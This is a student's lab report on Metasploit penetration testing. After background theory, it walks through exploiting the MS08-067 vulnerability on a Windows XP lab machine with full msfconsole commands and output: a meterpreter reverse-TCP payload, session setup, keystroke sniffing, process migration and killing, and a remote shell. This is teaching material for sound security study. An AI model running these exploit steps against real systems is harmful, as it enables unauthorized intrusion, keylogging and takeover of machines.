Sanjana Asrani **DF**
D17B/01/Batch B **Lab 04: Metasploit**

Aim: Performing a penetration testing using Metasploit (using Kali Linux on Windows xp 32-bit)

Objective: To understand how an attack can be placed using the vulnerability of an operating system

Theory:

1. Introduction to Metasploit and Penetration Testing:

- *Metasploit Framework*: Metasploit is a widely used open-source penetration testing framework developed by Rapid7. It provides a comprehensive platform for security professionals to test, verify, and exploit vulnerabilities in computer systems and networks.
- *Purpose of Penetration Testing*: Penetration testing, also known as ethical hacking, involves simulating real-world cyberattacks to identify vulnerabilities and assess the security posture of systems. It helps organizations proactively detect and mitigate security risks before they are exploited by malicious actors.

2. Understanding the Target Systems:

Background Information: Before initiating a penetration test, it's crucial to gather information about the target systems. This includes details such as:

- Operating System (OS) versions: Identify the specific OS running on target machines (e.g., Windows XP, Linux).
- Network Services: Determine which services and applications are running on the target systems, as vulnerabilities often exist within these services.
- IP Addresses: Obtain the IP addresses of the target systems to establish connections during the testing process.

3. Metasploit Framework and its Components:

Architecture: Metasploit consists of several components, including:

- msfconsole: The command-line interface (CLI) used to interact with the framework and execute exploits.
- Meterpreter: A powerful payload used to gain interactive access to the victim's system post-exploitation.
- Exploit Modules: Pre-written code designed to exploit specific vulnerabilities in target systems.

- Payloads: Code that gets executed on the target system after successful exploitation, providing various functionalities such as shell access, file manipulation, and privilege escalation.

4. Penetration Testing Methodology:

- *Information Gathering*: Use tools like nmap, Nessus, or Nexpose to gather information about the target systems, including open ports, running services, and potential vulnerabilities.
- *Vulnerability Analysis*: Analyze the gathered information to identify vulnerabilities that can be exploited. This may involve using vulnerability databases and scanning tools to correlate identified vulnerabilities with available exploit modules in Metasploit.
- *Exploitation*: Select appropriate exploit modules and payloads based on the identified vulnerabilities. Configure the exploit parameters, such as target IP addresses and ports, to initiate the attack.
- *Post-Exploitation*: Once access is gained to the target system, perform various post-exploitation activities such as:
  - Gathering system information (e.g., running processes, installed software).
  - Escalating privileges to gain higher levels of access.
  - Maintaining persistence on the compromised system to ensure continued access.
  - Performing lateral movement within the network to explore other connected systems.
- *Documentation and Reporting*: Document all findings, including exploited vulnerabilities, compromised systems, and potential impact on the organization's security posture. Prepare a detailed report outlining the penetration testing methodology, findings, and recommendations for remediation.

5. Case Study: Exploiting MS08-067 Vulnerability:

- *Background*: The MS08-067 vulnerability, discovered in 2008, affected various versions of the Windows operating system, including Windows XP.
- Vulnerability Description: MS08-067 was a critical security flaw in the Server service (srvsvc.dll) that allowed remote code execution without authentication. Attackers could exploit this vulnerability to take control of vulnerable systems over the network.
- *Exploitation with Metasploit*: By leveraging Metasploit's exploit modules targeting MS08-067, an attacker can remotely exploit vulnerable Windows XP systems, gaining unauthorized access and potentially compromising sensitive data.

Practical:

1. <u>Checking that the Victim is active</u>

Victim IP →

```
Command Prompt
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Administrator>ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection:

        Connection-specific DNS Suffix  . :
        IP Address. . . . . . . . . . . . : 192.168.1.118
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . . . :

Ethernet adapter Bluetooth Network Connection:

        Media State . . . . . . . . . . . : Media disconnected

C:\Documents and Settings\Administrator>
```

Attacker checking →

```
kali@kali: ~
File  Actions  Edit  View  Help

┌──(kali㉿kali)-[~]
└─$ ping 192.168.1.118
PING 192.168.1.118 (192.168.1.118) 56(84) bytes of data.
64 bytes from 192.168.1.118: icmp_seq=1 ttl=128 time=1.08 ms
64 bytes from 192.168.1.118: icmp_seq=2 ttl=128 time=0.567 ms
64 bytes from 192.168.1.118: icmp_seq=3 ttl=128 time=0.607 ms
64 bytes from 192.168.1.118: icmp_seq=4 ttl=128 time=0.597 ms
^C
--- 192.168.1.118 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3042ms
rtt min/avg/max/mdev = 0.567/0.713/1.084/0.214 ms
```

2. Starting the msfconsole

```
┌──(kali㉿kali)-[~]
└─$ msfconsole
Metasploit tip: You can pivot connections over sessions started with
 the
ssh_login modules

 ____________________________________________________________________
____________
|
|
|                                 3Kom SuperHack II Logon
|
|____________________________________________________________________
```

3. Setting the exploit and payload

```
msf6 > use exploit/windows/smb/ms08_067_netapi
[*] No payload configured, defaulting to windows/meterpreter/reverse
_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > set payload windows/meterpreter/reverse_t
cp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) >
```

4. Setting RHOST(Victim) and LHOST(Attacker)

```
msf6 exploit(windows/smb/ms08_067_netapi) > set RHOST 192.168.1.118
RHOST => 192.168.1.118
msf6 exploit(windows/smb/ms08_067_netapi) > set LHOST 192.168.1.116
LHOST => 192.168.1.116
msf6 exploit(windows/smb/ms08_067_netapi) >
```

5. Exploiting with the configurations

```
msf6 exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.1.116:4444
[*] 192.168.1.118:445 - Automatically detecting the target...
[*] 192.168.1.118:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 192.168.1.118:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 192.168.1.118:445 - Attempting to trigger the vulnerability...
[*] Sending stage (175686 bytes) to 192.168.1.118
[*] Meterpreter session 1 opened (192.168.1.116:4444 -> 192.168.1.118:1042) at 2024-0
3-10 07:49:29 -0400

meterpreter >
```

6. Getting all the ongoing processes on the Victim's machine

```
meterpreter > ps

Process List
============

 PID   PPID  Name               Arch  Session  User                          Path
 ---   ----  ----               ----  -------  ----                          ----
 0     0     [System Process]
 4     0     System             x86   0        NT AUTHORITY\SYSTEM
 240   700   alg.exe            x86   0        NT AUTHORITY\LOCAL SERVICE    C:\WINDOWS\System32\alg.exe
 372   4     smss.exe           x86   0        NT AUTHORITY\SYSTEM           \SystemRoot\System32\smss.exe
 556   700   svchost.exe        x86   0        NT AUTHORITY\LOCAL SERVICE    C:\WINDOWS\system32\svchost.exe
 632   372   csrss.exe          x86   0        NT AUTHORITY\SYSTEM           \??\C:\WINDOWS\system32\csrss.exe
 656   372   winlogon.exe       x86   0        NT AUTHORITY\SYSTEM           \??\C:\WINDOWS\system32\winlogon.exe
 700   656   services.exe       x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\services.exe
 712   656   lsass.exe          x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\lsass.exe
 820   700   VGAuthService.exe  x86   0        NT AUTHORITY\SYSTEM           C:\Program Files\VMware\VMware Tools\V
                                                                            Mware VGAuth\VGAuthService.exe
 888   700   vmacthlp.exe       x86   0        NT AUTHORITY\SYSTEM           C:\Program Files\VMware\VMware Tools\v
                                                                            macthlp.exe
```

7. Performing process migration and keyscan


```
meterpreter > migrate 1520
[*] Migrating from 1176 to 1520...
[*] Migration completed successfully.
meterpreter > keyscan_start
Starting the keystroke sniffer ...
meterpreter > keyscan_dump > keys
Dumping captured keystrokes...
```

8. Killing a process in the Victim's machine

```
meterpreter > kill 1624
Killing: 1624
```

9. Creating a shell

```
meterpreter > shell
Process 680 created.
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Administrator>cd ../..
cd ../..

C:\>cd Documents and Settings
cd Documents and Settings

C:\Documents and Settings>cd Administrator
cd Administrator

C:\Documents and Settings\Administrator>cd Desktop
cd Desktop

C:\Documents and Settings\Administrator\Desktop>echo Caution!!! You are Vulnerable > Warning.txt
echo Caution!!! You are Vulnerable > Warning.txt
```



Conclusion: